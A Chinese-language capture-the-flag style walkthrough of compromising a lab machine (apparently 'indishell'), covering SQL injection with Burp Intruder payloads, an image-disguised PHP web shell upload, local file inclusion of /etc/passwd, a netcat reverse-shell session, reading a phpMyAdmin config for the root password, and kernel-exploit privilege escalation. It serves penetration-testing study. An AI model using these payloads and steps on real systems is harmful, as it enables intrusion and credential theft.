

# 信息收集

## 主机发现

## 端口扫描

发现22,80端口

## WEB信息收集

发现c.php,test.php,phpmy,add.php目录;以及phpmy下面的一些敏感文件

这里c.php有任意文件下载的漏洞,但是执行失败,如果执行成功可以通过FD+源码扫描获得root全西安

## 边界突破

## SQLi

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which

Attack type: Cluster bomb

```
1 POST / HTTP/1.1
2 Host: 10.0.2.38
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.0.2.38
10 Connection: close
11 Referer: http://10.0.2.38/
12 Cookie: PHPSESSID=hd6lh4sj6n57rsi0sqddd6r5e2
13 Upgrade-Insecure-Requests: 1
14
15 un=$a$6ps=$a$6login=let%27s+login
```

Dashboard	Target	Proxy	Intruder	
2 x	...			
Target	Positions	Payloads	Resource Pool	Options
<h3>② Payload Sets</h3> <p>You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payloads can be customized in different ways.</p> <div><div>Payload set: 1</div><div>Payload type: Runtime file</div></div> <div>Payload count: 332 (approx)</div> <div>Request count: 0</div>				
<h3>② Payload Options [Runtime file]</h3> <p>This payload type lets you configure a file from which to read payload strings at runtime.</p> <div><div>Select file ...</div><div>usr/share/seclists/Fuzzing/SQLi/Generic-SQLi.txt</div></div>				

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
6	or 0=0 #	\	302			3680	
7	)%20or%20('x'='x	\	200			3673	
8	0&70~0&701-1	\	200			3673	

大小: 100%

Request Response

Pretty Raw Hex Render \n ≡

Filter Settings

Filter by search term: Tryagain

Filter by status code: 2xx [success], 3xx [redirection], 4xx [request error], 5xx [server error]

Filter by annotation: Show only commented items, Show only highlighted items

Regex, Case sensitive, Negative search

Show all Hide all Revert changes Cancel Apply

大小: 150%

## FU

bypass

虽然有木马,但是无法执行成功,需要FI来配合解析我们上传的木马

```


9 Origin: http://10.0.2.38
10 Connection: close
11 Referer: http://10.0.2.38/panel.php
12 Cookie: ID=hd6lh4sj6n57rsi0sqddd6r5e2
13 Upgrade-Insecure-Requests: 1
14
15 .....192773351618206582803612413171
16 Content-Disposition: form-data; name="image"; filename="a.png"
17 Content-Type: image/png
18
19 GIF89a;
20
21 <?php system($_GET["cmd"]);?>
22 .....192773351618206582803612413171
23
24 Content-Disposition: form-data; name="name"

```

大小: 100%

## FI


我们发现通过登录进去的upload的文件和后台登录的上传很像;所以推测后台上传的时候是引用了add这个文件,应该有FI漏洞;




通过修改load参数为../../../../etc/passwd成功利用

通过尝试发现没有RFI,只有LFI


上传shellcode,这里kali有自带的webshell



FU bypass



FI



```

(root@kali)-[/usr/share/webshells/php]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.107] 46352
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686
i386 GNU/Linux
 20:39:12 up  4:11,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python
/usr/bin/python
$ which python3
$

```

## FD

任意文件下载漏洞,

test.php存在任意下载漏洞(复现失败);通过post['file']参数可以参看文件,查看到的c.php文件可以登录phpmyadmin的后台;

通过读取phpmy/config.inc.php可以发现后台root的登录密码(ssh)

## 提权

### 内核漏洞

目标linux的内核是3.13.0;和medium\_socialnetwork的方法一样,不过目标本地有gcc,所以把c文件传输到目标设备下的/tmp目录下执行即可

## 涉及渗透攻击方法

主机发现

端口扫描

WEB信息搜集

SQL注入

文件包含

文件上传

任意文件下载

源码审计

内核漏洞